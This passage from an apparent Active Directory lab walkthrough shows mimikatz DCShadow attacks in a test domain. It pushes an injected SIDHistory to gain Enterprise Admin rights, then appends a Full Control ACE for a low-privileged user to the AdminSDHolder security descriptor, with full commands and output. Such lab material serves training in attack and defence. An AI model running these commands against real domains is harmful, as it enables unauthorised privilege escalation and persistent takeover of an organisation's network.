Now, if we push the attributes from a mimikatz instance running as studentx it will have the same effect as that with DA:

```
  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##        > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX               ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:           DC=moneycorp,DC=local
Configuration:  CN=Configuration,DC=moneycorp,DC=local
Schema:           CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=moneycorp,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 512092

** Server Info **

Server: mcorp-dc.moneycorp.local
  InstanceId  : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-studentx.moneycorp.local

** Performing Registration **

** Performing Push **

Syncing DC=moneycorp,DC=local
Sync Done
```

```
** Performing Unregistration **
```

Now, rootxuser has Enterprise Admin privileges because of the SIDHistory we injected!

Moving on the next task, let’s get the existing ACL of the AdminSDHolder container:

```
PS C:\AD\Tools> (New-Object
System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC
=moneycorp,DC=local")).psbase.ObjectSecurity.sddl

O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLC
SWRPWPLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA)(A;;CCDCLCSWRPWPLOCRR
CWDWO;;;S-1-5-21-280534878-1496970234-700767426-519)(OA;;CR;ab721a53-1e2f-
11d0-9819-00aa0040529b;;WD)(OA;CI;RPWPCR;91e647de-d96f-4b70-9557-
d63ff4f3ccd8;;PS)(OA;;CR;ab721a53-1e2f-11d0-9819-
00aa0040529b;;PS)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU)(OA;;RP;037088f8-0ae1-11d2-b422-
00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;4c164200-20c0-
11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-
00aa003049e2;RU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU)(OA;;RP;bc0ac240-79a9-11d0-9020-
00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;bc0ac240-79a9-
11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU)(OA;;LCRPLORC;;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU)(OA;;LCRPLORC;;bf967aba-0de6-11d0-a285-
00aa003049e2;RU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-
11d0-a285-00aa003049e2;RU)(OA;;RP;5f202010-79a5-11d0-9020-
00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;4c164200-20c0-
11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-
560)(OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-
561)(OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-
561)(OA;;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;;CA)
```

As visible above, a Full Control ACE is (A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;BA), we just need to replace BA with the SID of studentx. We can get the SID using PowerView:

```
PS C:\Users\privuser> Get-NetUser -UserName studentx | select objectsid

objectsid
---------
S-1-5-21-1874506631-3219952063-538504511-1213
```

So the ACE to append will be (A;;CCDCLCSWRPWPLOCRSDRCWDWO;;; S-1-5-21-1874506631-3219952063-538504511-1213). Now, use mimikatz command below:

```
mimikatz # lsadump::dcshadow
/object:CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local
/attribute:ntSecurityDescriptor
/value:O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;
;CCDCLCSWRPWPLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA)(A;;CCDCLCSWRP
WPLOCRRCWDWO;;;S-1-5-21-280534878-1496970234-700767426-519)(OA;;CR;ab721a53-
1e2f-11d0-9819-00aa0040529b;;WD)(OA;CI;RPWPCR;91e647de-d96f-4b70-9557-
d63ff4f3ccd8;;PS)(OA;;CR;ab721a53-1e2f-11d0-9819-
00aa0040529b;;PS)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU)(OA;;RP;037088f8-0ae1-11d2-b422-
00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;4c164200-20c0-
11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-
00aa003049e2;RU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU)(OA;;RP;bc0ac240-79a9-11d0-9020-
00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;bc0ac240-79a9-
11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU)(OA;;LCRPLORC;;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU)(OA;;LCRPLORC;;bf967aba-0de6-11d0-a285-
00aa003049e2;RU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-
11d0-a285-00aa003049e2;RU)(OA;;RP;5f202010-79a5-11d0-9020-
00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;4c164200-20c0-
11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-
560)(OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-
561)(OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-
561)(OA;;RPWP;bf967a7f-0de6-11d0-a285-
00aa003049e2;;CA)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;S-1-5-21-1874506631-
3219952063-538504511-1213)

[snip]
```

Now, with DA privileges (or after modifying permissions), push the attributes:

```
mimikatz # lsadump::dcshadow /push
[snip]
```

Now, if we list the ACL of AdminSDHolder container again we will see that studentx now has Full Control permissions:

```
PS C:\Users> (New-Object
System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC
=moneycorp,DC=local")).psbase.ObjectSecurity.sddl

O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLC
SWRPWPLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;S-1-5-21-1874506631-
3219952063-538504511-
1213)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;S-1-5-21-
280534878-1496970234-700767426-519)(OA;;CR;ab721a53-1e2f-11d0-9819-
00aa0040529b;;WD)(OA;;CR;ab721a53-1e2f-11d0-9819-
00aa0040529b;;PS)(OA;CI;RPWPCR;91e647de-d96f-4b70-9557-
d63ff4f3ccd8;;PS)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-
11d0-a285-00aa003049e2;RU)(OA;;RP;4c164200-20c0-11d0-a768-
00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;59ba2f42-79a2-
11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-
11d0-a285-00aa003049e2;RU)(OA;;RP;bc0ac240-79a9-11d0-9020-
00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;LCRPLORC;;4828cc14-
1437-45bc-9b07-ad6f015e5f28;RU)(OA;;LCRPLORC;;bf967aba-0de6-11d0-a285-
00aa003049e2;RU)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU)(OA;;RP;4c164200-20c0-11d0-a768-
00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;037088f8-0ae1-
11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-
560)(OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-
561)(OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-
561)(OA;;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;;CA)
```